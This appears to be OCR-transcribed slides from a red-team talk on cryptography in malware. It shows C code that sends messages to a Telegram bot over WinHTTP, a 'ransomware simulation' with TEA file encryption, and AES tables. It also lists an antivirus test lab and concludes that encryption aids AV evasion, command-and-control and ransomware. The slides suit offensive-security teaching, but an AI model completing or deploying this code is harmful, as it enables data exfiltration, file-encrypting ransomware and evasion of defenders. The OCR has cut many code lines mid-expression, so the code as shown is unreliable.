LPCWSTR cToLPCWSTR(const char* charString) {
  int len = MultiByteToWideChar(CP_UTF8, 0, charString, -1, NULL, 0);
  if (len == 0) {
    // Handle the error, e.g., throw an exception or return an appropriate value.
    return NULL;
  }

  wchar_t* wcharString = new wchar_t[len];
  MultiByteToWideChar(CP_UTF8, 0, charString, -1, wcharString, len);

  return wcharString;
}

int sendToTelegramBot(const char* botToken, const char* chatId, const char* message) {
  HINTERNET hSession = NULL;
  HINTERNET hConnect = NULL;

  hSession = WinHttpOpen(L"UserAgent", WINHTTP_ACCESS_TYPE_DEFAULT_PROXY, WINHTTP_NO_PROXY_NAME, WINHTTP_NO_PROXY_BY
  if (hSession == NULL) {
    fprintf(stderr, "WinHttpOpen. Error: %d has occurred.\n", GetLastError());
    return 1;
  }

  hConnect = WinHttpConnect(hSession, L"api.telegram.org", INTERNET_DEFAULT_HTTPS_PORT, 0);
  if (hConnect == NULL) {
    fprintf(stderr, "WinHttpConnect. error: %d has occurred.\n", GetLastError());
    WinHttpCloseHandle(hSession);
  }
```



Ransomware simulation

- **Encrypt:** Filesystem with exclusions
- **Cryptography:** TEA, Madryga, A5/1, etc
- **TODO:** Elliptic curve cryptography (Babuk)
- **Working on decrypting attacks**

```c
/*
 * hack.c
 * encrypt/decrypt file with TEA
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/12/25/malware-cryptography-23.html
 */
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>

#define KEY_SIZE 16
#define ROUNDS 32
#define TEA_BLOCK_SIZE 8

void tea_encrypt(unsigned char *data, ur
  unsigned int i;
  unsigned int delta = 0x9e3779b9;
  unsigned int sum = 0;
  unsigned int v0 = *(unsigned int *)dat
  unsigned int v1 = *(unsigned int *)(da

  for (i = 0; i < ROUNDS; i++) {
    v0 += (((v1 << 4) ^ (v1 >> 5)) + v1)
    sum += delta;
    v1 += (((v0 << 4) ^ (v0 >> 5)) + v0)
  }

  *(unsigned int *)data = v0;
  *(unsigned int *)(data + 4) = v1;
}

void tea_decrypt(unsigned char *data, ur
  unsigned int i;
  unsigned int delta = 0x9e3779b9;
```




Ransomware simulation

- **Encrypt:** Filesystem with exclusions
- **Cryptography:** TEA, Madryga, A5/1, etc
- **TODO:** Elliptic curve cryptography (Babuk)
- **Working on decrypting attacks**


WebSec

```
fine AES_192_ROUNDS 12
fine AES_256_ROUNDS 14

********************FUNCTION DECLARATIONS**********************/
d ccm_prepare_first_ctr_blk(BYTE counter[], const BYTE nonce[], int nonce_len, int payload_len_store_size);
d ccm_prepare_first_format_blk(BYTE buf[], int assoc_len, int payload_len, int payload_len_store_size, int mac_len, const
d ccm_format_assoc_data(BYTE buf[], int *end_of_buf, const BYTE assoc[], int assoc_len);
d ccm_format_payload_data(BYTE buf[], int *end_of_buf, const BYTE payload[], int payload_len);

************************VARIABLES*****************************/
This is the specified AES SBox. To look up a substitution value, put the first
nibble in the first index (row) and the second nibble in the second index (column).
tic const BYTE aes_sbox[16][16] = {
 {0x63,0x7C,0x77,0x7B,0xF2,0x6B,0x6F,0xC5,0x30,0x0
 {0xCA,0x82,0xC9,0x7D,0xFA,0x59,0x47,0xF0,0xAD,0xD
 {0xB7,0xFD,0x93,0x26,0x36,0x3F,0xF7,0xCC,0x34,0xA
 {0x04,0xC7,0x23,0xC3,0x18,0x96,0x05,0x9A,0x07,0x1
 {0x09,0x83,0x2C,0x1A,0x1B,0x6E,0x5A,0xA0,0x52,0x3
 {0x53,0xD1,0x00,0xED,0x20,0xFC,0xB1,0x5B,0x6A,0xC
 {0xD0,0xEF,0xAA,0xFB,0x43,0x4D,0x33,0x85,0x45,0xF
 {0x51,0xA3,0x40,0x8F,0x92,0x9D,0x38,0xF5,0xBC,0xB
 {0xCD,0x0C,0x13,0xEC,0x5F,0x97,0x44,0x17,0xC4,0xA
 {0x60,0x81,0x4F,0xDC,0x22,0x2A,0x90,0x88,0x46,0xE
 {0xE0,0x32,0x3A,0x0A,0x49,0x06,0x24,0x5C,0xC2,0xD
 {0xE7,0xC8,0x37,0x6D,0x8D,0xD5,0x4E,0xA9,0x6C,0x5
 {0xBA,0x78,0x25,0x2E,0x1C,0xA6,0xB4,0xC6,0xE8,0xD
 {0x70,0x3E,0xB5,0x66,0x48,0x03,0xF6,0x0E,0x61,0x3
 {0xE1,0xF8,0x98,0x11,0x69,0xD9,0x8E,0x94,0x9B,0x1
 {0x8C,0xA1,0x89,0x0D,0xBF,0xE6,0x42,0x68,0x41,0x9


tic const BYTE aes_invsbox[16][16] = {
 {0x52,0x09,0x6A,0xD5,0x30,0x36,0xA5,0x38,0xBF,0x4
```




Local lab for tests

- Kali linux
- Windows VM (VirtualBox)
- Microsoft Defender
- Bitdefender
- Kaspersky
- ESET NOD32
- Shannon entropy python script



Conclusion

- Cryptography can still be used for AV evasion
- Cryptography still be used for C2 connections
- Payload encryption - unpopular algorithms almost always get better result than well-known
- Cryptography useful for ransomware simulation in RTO, adversary simulation purposes.



Thanks!

https://cocomelonc.github.io